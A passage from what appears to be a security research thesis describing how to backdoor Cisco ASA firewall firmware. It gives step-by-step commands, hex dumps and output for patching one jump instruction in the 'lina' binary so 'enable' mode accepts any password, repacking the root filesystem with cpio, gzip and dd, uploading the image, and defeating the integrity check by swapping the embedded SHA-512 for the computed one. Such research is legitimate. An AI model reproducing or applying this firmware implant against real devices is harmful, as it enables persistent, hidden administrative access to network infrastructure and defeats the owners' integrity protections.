
Figure 38 The orginal value of "js"



```
000b37a0 00 00 00 85 c0 0f 85 ac-fd ff ff 8b bd 7c fd ff     ???????????|??
000b37b0 ff c7 04 24 58 2b d0 09-89 7c 24 04 e8 7f 6f b0 ???$X+???|$???o?
000b37c0 01 b8 fd ff ff ff e9 e1-f9 ff ff 90 8d 74 26 00 ??????????????t&
000b37d0 c7 04 24 cc be ed 09 e8-64 6f b0 01 8b bd 68 fd ??$?????do????h?
000b37e0 ff ff b9 20 00 00 00 8b-85 74 fd ff ff 8d 95 07 ???     ??t??????
000b37f0 fe ff ff f3 ab c6 07 00-c7 44 24 04 81 00 00 00 ??????? ?D$??
000b3800 89 14 24 e8 88 43 00 00-85 c0 79 34 83 f8 20 7e ??$??C  ??y4?? ~
000b3810 77 83 c6 01 31 db c7 04-24 5e ee cf 09 e8 1e 6f w???1???$^?????o
000b3820 b0 01 83 fe 02 b8 01 00-00 00 0f 8f 44 fe ff ff ???????   ??D???
000b3830 84 c0 0f 85 30 fd ff ff-e9 37 fe ff ff 8d 76 00 ????0????7?????v
000b3840 31 db b8 01 00 00 00 e9-1c fe ff ff 8d 74 26 00 1???    ??????t&
000b3850 c7 c2 c8 ef ff ff 8d 9d-86 fd ff ff c7 44 24 08 ??????????????D$?
000b3860 80 00 00 00 65 8b 02 8b-80 a8 00 00 00 89 1c 24 ?   e?????    ??$
000b3870 83 c0 14 89 44 24 04 e8-24 d8 ae 01 c6 85 06 fe ????D$??$???????
000b3880 ff ff 00 e9 55 fd ff ff-8b bd 7c fd ff ff 89 44 ?? ?U?????|????D
000b3890 24 04 8d 85 07 fe ff ff-89 04 24 89 7c 24 08 e8 $??????????$?|$??
000b38a0 fc 30 a7 01 85 c0 74 30-83 c6 01 bb 01 00 00 00 ?0????t0?????
000b38b0 e9 ed f9 ff ff 8d 76 00-83 ff fe 0f 84 8f 00 00 ??????v ??????
000b38c0 00 c7 04 24 84 2b d0 09-e8 23 2e f7 ff 85 db 0f  ??$?+???#.?????
000b38d0 94 c0 e9 91 fd ff ff 90-c7 04 24 70 ee cf 09 31 ??????????$p???1
000b38e0 db e8 5a 6e b0 01 b8 01-00 00 00 e9 78 fd ff ff ??Zn????    ?x???
000b38f0 e8 bb 29 e0 00 c7 44 24-0c 00 00 00 00 c7 44 24 ??)? ?D$?    ?D$
000b3900 08 03 00 00 00 89 1c 24-89 44 24 04 e8 1f 3f 00 ??   ??$?D$???
000b3910 00 85 c0 0f 84 27 ff ff-ff c7 c2 c8 ef ff ff 89  ????'??????????
000b3920 5c 24 04 bb 01 00 00 00-c7 44 24 08 81 00 00 00 \$???    ?D$??
000b3930 65 8b 02 8b 80 a8 00 00-00 83 c0 14 89 04 24 e8 e?????    ?????$?
000b3940 ac d5 ae 01 e9 0c fd ff-ff 8d b4 26 00 00 00 00 ????????????&
000b3950 c7 04 24 28 b6 91 0a e8-94 2d f7 ff e9 fd fc ff ??$(?????-??????
000b3960 ff 8d b4 26 00 00 00 00-8b 45 f0 89 04 24 e8 5d ???&    ?E???$?]
000b3970 b3 e4 00 85 c0 89 c6 0f-84 62 fa ff ff 8d 5d c0 ?? ??????b????]?
000b3980 89 5c 24 04 89 04 24 e8-04 bb 71 00 c7 44 24 0c ?\$???$???q ?D$?
000b3990 00 00 00 00 89 5c 24 08-89 74 24 04 89 04 24 e8     ?\$??t$???$?
000b39a0 8c bf 71 00 e9 36 fa ff-ff 8b 7d 0c 8b 47 04 89 ??q ?6????}??G??
000b39b0 04 24 e8 39 5b e9 00 84-c0 88 85 7a fd ff ff 78 ?$?9[? ????z???x
000b39c0 45 0f be 85 7a fd ff ff-89 85 7c fd ff ff 89 04 E???z?????|?????
-- edit b380bh/735243 --
help        2save       3open       4view       5goto       6mode
```

Figure 39 Change "js" to "jns"

Finally, to verify the "B380A" address change, we can use "objdump" command to print out the "B380A" address in the assembly code (Figure 40). As the screenshot shows (Figure 40), the "B380A" address opcode starts with "79", which represents the "jns" instruction in the x86 CPU architecture. The (Figure 40) shows that "js" with "78" opcode has changed to "jns" with a "79" opcode.



```
root@safe-ThinkPad-T450s: /SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted 191x62
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# objdump -m i386:intel -D -b binary -EB asa/bin/lina |grep -A3 "b380a:"
   b380a:       79 34                   jns    0xb3840
   b380c:       83 f8 20                cmp    eax,0x20
   b380f:       7e 77                   jle    0xb3888
   b3811:       83 c6 01                add    esi,0x1
```

Figure 40 "B380A" address change result

Here, we have modified the Cisco ASA software firewalling module ("lina" file) to bypass the "enable" mode authentication mechanisms. In the next step, we are going to analyze the repacking process.

5.5. Repacking Process

In this section, the author will explain in detail the technical side of repacking the Cisco ASA software image. The following subjects will be covered:


- Repacking Process: In this section, the author will cover the repacking process.

There are challenges involved in Cisco ASA repacking. First, we need to find a technique to repack the "rootfs.img" file that we unpacked in the unpacking process (Figure 24). Moreover, we have to find a way to compress the "rootfs.img" file. Finally, it is critical to replace the new version of the "rootfs.img" file (that is included with modified version of "lina" file) with the original version in the Cisco ASA software file (asa921-k8.bin) (Figure 20). To summarize, we should take care of the following steps:

- Repack all directory structures into "rootfs.img" file (Figure 25).
- Compress "rootfs.img" file.
- Replace compress version of "rootfs.img" file with the original version, which is located inside the Cisco ASA software "asa921-k8.bin" (Figure 20) file.

Repack all directory structures:


As we know, the directory structure of ASA software that we unpacked (Figure 25) it has "cpio" (Figure 25) compress format. Since this is the case, we can use "cpio" Linux command to repack it again. We would use the "find" command to read all files and directory and send them to "cpio" command input for compress purposes (Figure 41).



```
root@safe-ThinkPad-T450s: /SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted 191x62
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# ll
total 84
drwxr-xr-x 21 root   root   4096 Mar 29 18:49 ./
drwxr-xr-x  3 root   root   4096 Mar 29 18:49 ../
drwxr-xr-x  7 902276 floppy 4096 Mar 27 22:54 asa/
drwxr-xr-x  2 root   root   4096 Mar 27 22:54 bin/
drwxr-xr-x  2 root   root   4096 Mar 27 22:54 boot/
drwxr-xr-x  2 root   root   4096 Mar 27 22:54 config/
drwxr-xr-x  3 root   root   4096 Mar 27 22:54 dev/
-rw-r--r--  1 root   root      0 Mar 27 22:54 .dir_stamp
drwxr-xr-x  8 root   root   4096 Mar 27 22:54 etc/
drwxr-xr-x  2 root   root   4096 Mar 27 22:54 home/
lrwxrwxrwx  1 root   root      9 Mar 27 22:54 init -> sbin/init*
drwxr-xr-x  7 root   root   4096 Mar 27 22:54 lib/
drwxr-xr-x  2 root   root   4096 Mar 27 22:54 lib64/
lrwxrwxrwx  1 root   root     11 Mar 27 22:54 linuxrc -> bin/busybox*
drwxr-xr-x  2 root   root   4096 Mar 27 22:54 mnt/
drwxr-xr-x  2 root   root   4096 Mar 27 22:54 opt/
drwxr-xr-x  2 root   root   4096 Mar 27 22:54 proc/
drwxr-x---  2 root   root   4096 Mar 27 22:54 root/
drwxr-xr-x  2 root   root   4096 Mar 27 22:54 sbin/
drwxr-xr-x  3 root   root   4096 Mar 27 22:54 share/
drwxr-xr-x  2 root   root   4096 Mar 27 22:54 sys/
drwxrwxrwt  3 root   root   4096 Mar 27 22:54 tmp/
drwxr-xr-x  9 root   root   4096 Mar 27 22:54 usr/
drwxr-xr-x  6 root   root   4096 Mar 27 22:54 var/
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# find . | cpio --format='newc' -o >  ../rootfs.img-bypass_enable_mode_auth
150931 blocks
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# du -sh ../rootfs.img-bypass_enable_mode_auth ../rootfs.img
74M     ../rootfs.img-bypass_enable_mode_auth
74M     ../rootfs.img
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# md5sum ../rootfs.img-bypass_enable_mode_auth; md5sum ../rootfs.img
69910b41a58f74a6bcec22ca97cc39ba  ../rootfs.img-bypass_enable_mode_auth                          th
583d15e4837627d8d7490308f732cc7d  ../rootfs.img
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# 
```

Figure 41 Packing ASA directory structure into rootfs.img

As the image (Figure 41) shows, we used "--format='newc'" option in the "find . | cpio --format='newc' -o > ../rootfs.img-bypass_enable_mode_auth" command, the main reason of its usage is that the original version of "rootfs.img" file has "SVR4 with no CRC" type and with "--format='newc'" option (Figure 42), we can apply the same format to the new file. Moreover, "--format='newc'" option is the new SVR4 portable format that supports file systems, having more than 65536 i-nodes (4294967295 bytes) [50].



```
root@safe-ThinkPad-T450s: /SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted 191x55
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# file ../rootfs.img*
../rootfs.img:                         ASCII cpio archive (SVR4 with no CRC)
../rootfs.img-bypass_enable_mode_auth: ASCII cpio archive (SVR4 with no CRC)
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# 
```


Figure 42 rootfs.img file type

Since we changed one byte in the "lina" file and did not add any extra data, the size of edited and original versions of "rootfs are shown.img" files are the same (Figure 41). Additionally, the md5 checksum result of both files is different because of the instruction changing "js" to "jns" (Figure 41).

Compress "rootfs.img" file:

As the original version of the "rootfs.img" file has a gzip compressed data file type (Figure 43). It requires using the Linux "gzip" command to compress it with the same format (Figure 43). In the "gizp" command (Figure 43) we used following options:

- -f: Force compression even if the file has multiple links or the corresponding file already exists.
- -9: Indicates compress better option (best compression).



```
root@safe-ThinkPad-T450s:/SYNful/ASA# file  07-18\:15\:17-asa921-k8.bin
07-18:15:17-asa921-k8.bin: gzip compressed data, was "rootfs.img", last modified: Thu Apr 24 18:15:17 2014, from Unix
root@safe-ThinkPad-T450s:/SYNful/ASA#
root@safe-ThinkPad-T450s:/SYNful/ASA# gzip -f -9 rootfs.img-bypass_enable_mode_auth
root@safe-ThinkPad-T450s:/SYNful/ASA#
root@safe-ThinkPad-T450s:/SYNful/ASA#
root@safe-ThinkPad-T450s:/SYNful/ASA# du -sh rootfs.img-bypass_enable_mode_auth.gz 07-18\:15\:17-asa921-k8.bin
28M     rootfs.img-bypass_enable_mode_auth.gz
28M     07-18:15:17-asa921-k8.bin
root@safe-ThinkPad-T450s:/SYNful/ASA# md5sum  rootfs.img-bypass_enable_mode_auth.gz ;md5sum 07-18\:15\:17-asa921-k8.bin
e70f666021ec4c7625927c4d920c004d  rootfs.img-bypass_enable_mode_auth.gz
fe4a094be665efaad75222aa4c6107dc  07-18:15:17-asa921-k8.bin
root@safe-ThinkPad-T450s:/SYNful/ASA# file  rootfs.img-bypass_enable_mode_auth.gz 07-18\:15\:17-asa921-k8.bin
rootfs.img-bypass_enable_mode_auth.gz: gzip compressed data, was "rootfs.img-bypass_enable_mode_auth", last modified: Wed Mar 29 16:29:21 2017, max compression, from Unix
07-18:15:17-asa921-k8.bin:             gzip compressed data, was "rootfs.img", last modified: Thu Apr 24 18:15:17 2014, from Unix
root@safe-ThinkPad-T450s:/SYNful/ASA# 
```


Figure 43 gzip on rootfs.img file

Finally, we have the "rootfs.img-bypass_enable_mode_auth.gz" file (Figure 43) that included a compressed version of "rootfs.img", and "rootfs.img" included a modified version of the "lina" file that is the firewalling module in the Cisco ASA.Moreover, we changed the "enable" mode authentication function in the "lina" file, which means we can enter the "enable" mode with any passwords.

Replace "rootfs.img" with the original one inside ASA software:

In this section, we are going to replace the modified version of ASA software with the original one in the "asa921-k8.bin" file. All steps are mentioned in the following steps:

1. Find the gzip data start and end points in the "asa921-k8.bin" file (Figure 44).
    - For the start point of the gzip data, we use the "binwalk -y='gzip' asa921-k8.bin" where "-y='gzip'" switches identities at the start point of the gizp data, and, finally, it is 1501312 (Figure 44).
    - For finding the position of gzip data end point, again, we use "binwalk" command with "--raw="\x0B\x01\x64\x00\x00\xb0\x00\x00"" option that represents the ending point of the gzip data (Figure 44) and, finally, it is 30349664 (Figure 44).




```
root@safe-ThinkPad-T450s: /SYNful/ASA 191x55
root@safe-ThinkPad-T450s:/SYNful/ASA# binwalk -y='gzip' asa921-k8.bin"
> ^C
root@safe-ThinkPad-T450s:/SYNful/ASA# binwalk -y='gzip' asa921-k8.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
144510        0x2347E         gzip compressed data, maximum compression, from Unix, last modified: 2014-04-24 17:30:11
1501312       0x16E880        gzip compressed data, has original file name: "rootfs.img", from Unix, last modified: 2014-04-24 18:15:17

root@safe-ThinkPad-T450s:/SYNful/ASA# binwalk --raw="\x0B\x01\x64\x00\x00\xb0\x00\x00" asa921-k8.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
30349664      0x1CF1960       \x0B\x01\x64\x00\x00\xb0\x00\x00

root@safe-ThinkPad-T450s:/SYNful/ASA# 
```

Figure 44 gzip data stat and end point

2. Use the "dd" command to replace the edited version of "rootfs.img" file with the original one in the "asa921-k8.bin" file (Figure 45).

    - First, we should find numbers of bytes in the new "rootfs.img-bypass_enable_mode_auth.gz" file that is 28725874 (Figure 45).

    - Then, in the "dd" command, use "conv=notrunc,noerror" that "notrunc" is for; do not truncate the output file. The "noerror" is for continuing after reading errors (Figure 45).



```
root@safe-ThinkPad-T450s: /SYNful/ASA 191x55
root@safe-ThinkPad-T450s:/SYNful/ASA# du -b rootfs.img-bypass_enable_mode_auth.gz
28725874        rootfs.img-bypass_enable_mode_auth.gz
root@safe-ThinkPad-T450s:/SYNful/ASA#
root@safe-ThinkPad-T450s:/SYNful/ASA# cp asa921-k8.bin asa921-k8.bin.orginal
root@safe-ThinkPad-T450s:/SYNful/ASA#
root@safe-ThinkPad-T450s:/SYNful/ASA# dd if=rootfs.img-bypass_enable_mode_auth.gz of=asa921-k8.bin seek=1501312 count=28725874 bs=1 conv=notrunc,noerror;
28725874+0 records in
28725874+0 records out
28725874 bytes (29 MB, 27 MiB) copied, 28.1187 s, 1.0 MB/s
root@safe-ThinkPad-T450s:/SYNful/ASA# du -sh asa921-k8.bin*
30M     asa921-k8.bin
30M     asa921-k8.bin.orginal
30M     asa921-k8.bin-PUT_TOGETHER
root@safe-ThinkPad-T450s:/SYNful/ASA#
root@safe-ThinkPad-T450s:/SYNful/ASA#
root@safe-ThinkPad-T450s:/SYNful/ASA# md5sum asa921-k8.bin asa921-k8.bin.orginal
ac467451a1b43e6bea4cd229fa44f8a8  asa921-k8.bin
ba225db6ec2b86a6d284792a631df94e  asa921-k8.bin.orginal
root@safe-ThinkPad-T450s:/SYNful/ASA# 
```


Figure 45 copy new rootfs.img with dd command in the ASA software

Currently, we have the "asa921-k8.bin" file in which we implant a new version of the "lina" file inside it. In this stage, we are done with the repacking process, but, still, there is an issue with the Cisco ASA checksum mechanism that can identify the modified version of the ASA software as unoriginal software. In the next section, we are going to propose a method to ditch the Cisco ASA checksum mechanism.

5.6. Bypassing Cisco ASA integrity checking system mechanisms

In this section, we are going to bypass the checksum mechanism of Cisco ASA. First of all, we need to upload modified version of Cisco ASA software on the ASA device, and then we use "verify" command to get the exciting and compute hashes. By now we have embedded and computed hashes, in the next step we should find embedded hash in the software and replace it with computing hash. For this matter, we could use a hex editor to find hex value of embedded hash and change it with computing hash which computes hash is for modified version of software. By following mentioned steps, we can bypass integrity checking mechanisms in the Cisco ASA hardware. We can say that this drawback is related to the poor design, lack of encryption and data leak of "verify" command in the Cisco ASA. In the below, practical steps in the Cisco ASA has mentioned.

First, copy the edited version of Cisco ASA software in the hardware and set the boot parameter to the new ASA software (Figure 46).




```
root@safe-ThinkPad-T450s: /SYNful/ASA 191x12

root@safe-ThinkPad-T450s:/SYNful/ASA# scp  -oKexAlgorithms=+diffie-hellman-group1-sha1 asa921-k8.bin  safe@10.3.10.130:/disk0/asa921-k8.bin
safe@10.3.10.130's password:
asa921-k8.bin                                                                                                          100%   29MB 258.4KB/s   01:55
Connection to 10.3.10.130 closed by remote host.
lost connection
root@safe-ThinkPad-T450s:/SYNful/ASA#
```

```
root@safe-ThinkPad-T450s: /home/safe 191x11

ASA# show disk0: | i asa921-k8.bin
  169  30431232    Mar 29 2017 17:29:58  asa921-k8.bin
ASA#
ASA# show boot

BOOT variable = disk0:/asa921-k8.bin
Current BOOT variable = disk0:/asa921-k8.bin
CONFIG_FILE variable =
Current CONFIG_FILE variable =
ASA#
```

Figure 46 Upload a new ASA software in ASA hardware


In the next step, use the "verify" command to check the modified version of software checksum values (Figure 47). As (Figure 47) shows, Embedded Hash and Computed Hash are different, and there is an error for the modified ASA software checksum; technically, we cannot use it because of the checksum error.




```
ASA# verify disk0:/asa921-k8.bin
Verifying file integrity of disk0:/asa921-k8.bin
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
Embedded Hash SHA-512: 9b20c14b388cef43fe234c8e2379dc6d60099711ae85d867ba167c8e8605b72e9b7416d0e3cbca3a554d4ef22ecbf042b710715cf6ca3ab99fc527654b89b49c
Computed Hash SHA-512: e1feacec8db38654b5e3f4be38158468a611d8c422b036604ad10d5e029c1ebb5f29fd162d8c073a345081d251a9e4dd48f4e44cdb918588f07a160e188c80de
CCO Hash      SHA-512: f9ea78412542c77612d34766d6b870e70b443fbefb9436af45f4121c4e4aadc87d3b1c90861762619fde4c6dfb9e2ff8f79299dad4c60ce77c979e8c286d3a19
%ERROR: Signature not valid for file disk0:/asa921-k8.bin.
ASA#
```

Figure 47 Verify command in the ASA

As Cisco has a unique checksum algorithm, we can use the verify (Figure 47) command output to find the Embedded Hash inside the ASA software and replace it with a Computed Hash to overcome the checksum issue. We then use the "hte" application to find the Embedded Hash value in the binary file and then replace it with the Computed Hash value (Figure 48). (Figure 48) shows the Embedded Hash value in the ASA software in the left side, and in the right side, the modified Embedded Hash to Computed Hash value.




```
root@safe-ThinkPad-T450s: /SYNful/ASA 95x25
File Edit Windows Help Local-Hex                                                21:33 29.03.2017
[x]──────────────── /SYNful/ASA/asa921-k8.bin ──────────────────────────────────────────2──
000167d0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000167e0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000167f0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00016800 07 01 00 00 00 a0 00 00-00 30 ce 01 00 00 00 00  ??   ?   0??
00016810 24 00 00 00 20 00 10 00-00 00 00 00 00 00 00 00  $     ?
00016820 e8 9b 00 00 00 eb fe 00-00 00 00 00 00 00 00 00  ??   ??
00016830 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00016840 01 02 09 00 03 00 00 02-00 00 00 00 00 00 00 00  ??? ?  ?
00016850 00 00 00 00 00 00 00 00-92 49 e7 c9 72 6c 67 91          ?I??rlg?
00016860 ce a7 cf 1d 73 37 c0 44-74 00 81 4d 04 c6 ce 01  ????s7?Dt ?M????
00016870 00 00 00 00 9b 20 c1 4b-38 8c ef 43 fe 23 4c 8e      ? ?K8??C?#L?
00016880 23 79 dc 6d 60 09 97 11-ae 85 d8 67 ba 16 7c 8e  #y?m`??????g??|?
00016890 86 05 b7 2e 9b 74 16 d0-e3 cb ca 3a 55 4d 4e f2  ???.?t?????:UMN?
000168a0 2e cb f0 42 b7 10 71 5c-f6 ca 3a b9 9f c5 27 65  .??B??q\??:???'e
000168b0 4b 89 b4 9c 00 00 00 00-00 00 00 00 00 00 00 00  K???
000168c0 52 51 53 e8 05 05 00 00-83 c4 0c e8 f0 01 00 00  RQS???   ??????
000168d0 eb fe 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ????????????????
000168e0 65 78 65 63 5f 6b 65 72-6e 65 6c 00 0a 42 6f 6f  exec_kernel ?Boo
000168f0 74 20 70 61 72 61 6d 65-74 65 72 73 20 6f 66 20  t parameters of
00016900 25 64 20 62 79 74 65 73-20 61 74 20 25 70 20 65  %d bytes at %p e
00016910 78 63 65 65 64 20 25 64-20 62 79 74 65 20 6d 61  xceed %d byte ma
 view 16874h/42276 selection 16874h-168b3h (64 bytes)
1help  2save  3open  4edit  5goto  6mode  7search  8resize  9viewin..0quit
```



```
root@safe-ThinkPad-T450s: /SYNful/ASA 95x25
File Edit Windows Help Local-Hex                                                21:33 29.03.2017
[x]──────────────── /SYNful/ASA/asa921-k8.bin ──────────────────────────────────────────2──
000167d0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000167e0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000167f0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00016800 07 01 00 00 00 a0 00 00-00 30 ce 01 00 00 00 00  ??   ?   0??
00016810 24 00 00 00 20 00 10 00-00 00 00 00 00 00 00 00  $     ?
00016820 e8 9b 00 00 00 eb fe 00-00 00 00 00 00 00 00 00  ??   ??
00016830 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00016840 01 02 09 00 03 00 00 02-00 00 00 00 00 00 00 00  ??? ?  ?
00016850 00 00 00 00 00 00 00 00-92 49 e7 c9 72 6c 67 91          ?I??rlg?
00016860 ce a7 cf 1d 73 37 c0 44-74 00 81 4d 04 c6 ce 01  ????s7?Dt ?M????
00016870 00 00 00 00 e1 fe ac ec-8d b3 86 54 b5 e3 f4 be      ???????T????
00016880 38 15 84 68 a6 11 d8 c4-22 b0 36 60 4a d1 0d 5e  8??h????"?6`J??^
00016890 02 9c 1e bb 5f 29 fd 16-2d 8c 07 3a 34 50 81 d2  ????_)??-??:4P??
000168a0 51 a9 e4 dd 48 f4 e4 4c-db 91 85 88 f0 7a 16 0e  Q???H??L?????z??
000168b0 18 8c 80 de 00 00 00 00-00 00 00 00 00 00 00 00  ????
000168c0 52 51 53 e8 05 05 00 00-83 c4 0c e8 f0 01 00 00  RQS???   ??????
000168d0 eb fe 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ????????????????
000168e0 65 78 65 63 5f 6b 65 72-6e 65 6c 00 0a 42 6f 6f  exec_kernel ?Boo
000168f0 74 20 70 61 72 61 6d 65-74 65 72 73 20 6f 66 20  t parameters of
00016900 25 64 20 62 79 74 65 73-20 61 74 20 25 70 20 65  %d bytes at %p e
